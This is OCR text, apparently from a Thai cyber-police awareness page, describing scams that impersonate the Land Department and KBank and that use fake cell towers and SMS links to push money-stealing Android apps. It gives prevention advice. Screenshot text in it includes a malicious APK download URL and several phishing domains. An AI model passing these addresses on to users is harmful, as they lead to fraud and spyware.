
ดาวน์โห

ดาวน์โหลด

We use cookies that allows us to optimise and personalise your experience.
By continuing use of our website, you are agreeing to our Privacy Policy
CONTINUE

เกี่ยวกับเรา | ติดต่อเรา | สมัครงาน | ข่าวประชาสัมพันธ์ | ข้อตกลงและเงื่อนไข | นโยบายความเป็นส่วนตัว | คำถามพบบ่อย

ionaiothai.com/image/lionairthai.apk?v=1.3.1


22:09
100%
d.itv.xrtklzd
Sweet meet
1+
IOS
Android
LiVU
4.9
19k Score
1
18+
Apple installation tips
File might be harmful
Do you want to download signed10253s.apk anyway?
Cancel
Download anyway
4.9
Full score 5
19k Score
New features
1. Optimize details and open applications
22:23
100%
Internal storage
Download
Name
26 MB
Blocked by Play Protect
Sweet meet
This app may be harmful
Details
Even if you have heard of this app or the app developer, it's still dangerous to install an app from an untrusted source. Learn more
Install anyway (unsafe)
OK
23:19
85%
Kaspersky Free
Quick actions
All features
Kaspersky
Threat detected!
HEUR:Trojan-Spy.AndroidOS.FakeApp.p
Sweet meet base.apk
/data/app/~~eT9Tgtg0-uasdbg2s5vYbg==/com.lqfrjz.ktnaepom-xe7-xGi1NywwJ-B_UUQK3w==
Delete
Skip
Smart Home Monitor
Shows devices on your Wi-Fi and helps
Home
All features
Profile


กลอุบายของมิจฉาชีพ

- มิจฉาชีพอ้างว่าเป็นเจ้าหน้าที่จาก**กรมที่ดิน** ติดต่อเรื่องการเสียภาษีที่ดินประจำปี พร้อมแจ้งข้อมูลเกี่ยวกับการเสียภาษีที่ดินของเจ้าของที่ดินได้อย่างถูกต้อง มีข้อมูลทั้ง โฉนดที่ดิน เลขบัตรประชาชน ที่อยู่ เบอร์โทร
- มิจฉาชีพอ้างว่าต้องอัปเดตข้อมูลเนื่องจากเป็นรายชื่อที่ตกหล่น พร้อมกับให้แอดไลน์เพื่อติดต่อเจ้าหน้าที่ (ไลน์แอดเป็นโลโก้ของกรมที่ดิน)
- มิจฉาชีพจะเนียนเป็นเป็นเจ้าหน้าที่ฝ่ายทะเบียนออนไลน์ และได้โทรเข้ามาหลอกให้ติดตั้งแอปพลิเคชั่นกรมที่ดิน ผ่านโทรศัพท์มือถือระบบแอนดรอยด์ เมื่อติดตั้งแอปพลิเคชั่นแล้ว ปลายสายมีการแนะนำให้ทำตามขั้นตอนการลงทะเบียนในระบบแอปพลิเคชั่น และมีการยืนยันรหัสโอทีพีและการสแกนหน้า

มิจฉาชีพหลอกติดตั้งแอปฯ กรมที่ดิน

KBank Today, 07:31

มีผู้เข้าสู่ระบบธนาคารของคุณจากอุปกรณ์อื่น หากไม่ได้ดำเนินการด้วยตนเอง โปรดติดต่อทันที k-plus.v-line.cc



จับแก๊งขับรถส่งสัญญาณ ส่ง SMS หลอกดูดเงิน

ปลอมเสาสัญญาณโทรศัพท์ ส่ง SMS หลอกลวง

1

ปล่อยสัญญาณโทรศัพท์ปลอม

คนร้ายจะนำอุปกรณ์ไส้ศึกและตระเวนไปปล่อยสัญญาณตามแหล่งชุมชน

2

ส่ง SMS หลอกลวง ไปยังบริเวณรอบๆ

โดยข้อความจะไปรวมกับ SMS จริง

3

เมื่อหลงคลิกลิงค์ จะถูกหลอกให้ ติดตั้ง App ดูดเงิน

แผนประทุษกรรม SMS หลอกลวง

ข้อความแนบลิงค์

KBank

วันพฤหัสบดีที่ 4 พฤษภาคม

มีผู้เข้าสู่ระบบธนาคารของคุณจากอุปกรณ์อื่น หากไม่ได้ดำเนินการด้วยตนเอง โปรดติดต่อทันที kasikorn.go-line.cc

13:19

วันศุกร์ที่ 5 พฤษภาคม

มีผู้เข้าสู่ระบบธนาคารของคุณจากอุปกรณ์อื่น หากไม่ได้ดำเนินการด้วยตนเอง โปรดติดต่อทันที ksecrity.the-line.cc

แอดไลน์ปลอม

เข้าเว็บไซต์ปลอม

ติดตั้งแอปดูดเงิน

เคสถูก Remote ควบคุมโทรศัพท์เพื่อหลอกให้ติดตั้งแอพฯ ดูดเงิน

SMS แนบลิงค์

ผ่านค่ายโทรศัพท์มือถือ ไม่สามารถปลอมชื่อผู้ส่งที่ลงทะเบียนได้

ผ่านเสาโทรศัพท์ปลอม ทำให้ปลอมชื่อผู้ส่งเป็นสถาบันทางการเงินได้

หลอกให้กดลิงค์ให้เพิ่มเพื่อนใน Line แล้วติดตั้งแอพฯ ดูดเงิน

วัคซีนป้องกันภัยทางไซเบอร์

ห้าม กดลิงค์จาก SMS
เพื่อติดตั้งแอปฯปลอม หรือ รับเพิ่มเพื่อนในไลน์

ซึ่งคนร้ายสามารถปลอม ชื่อผู้ส่งเป็นสถาบันการเงินได้
และหลอกลวงว่าพบธุรกรรมผิดปกติ

Cyber Crime Investigation Bureau | www.ccib.go.th

ตำรวจไซเบอร์ โทร 1441 , 081-866-3000

ที่มา:บช.สอท.

4 ไม่

- ไม่กดลิงค์
- ไม่แอดไลน์
- ไม่ติดตั้งแอพฯ
- ไม่สแกนใบหน้า

1 ทำ

เมื่อจะติดตั้งแอพฯ ให้เปิดแอพฯ Google Play แล้วค้นหาแอพฯ และติดตั้งเท่านั้น

การตั้งค่าโทรศัพท์ Android เพื่อป้องกันคนร้ายส่ง SMS ปลอม หลอกให้กดลิงค์ ผ่านช่องทางคลื่นสัญญาณ 2G


การตั้งค่า

↓

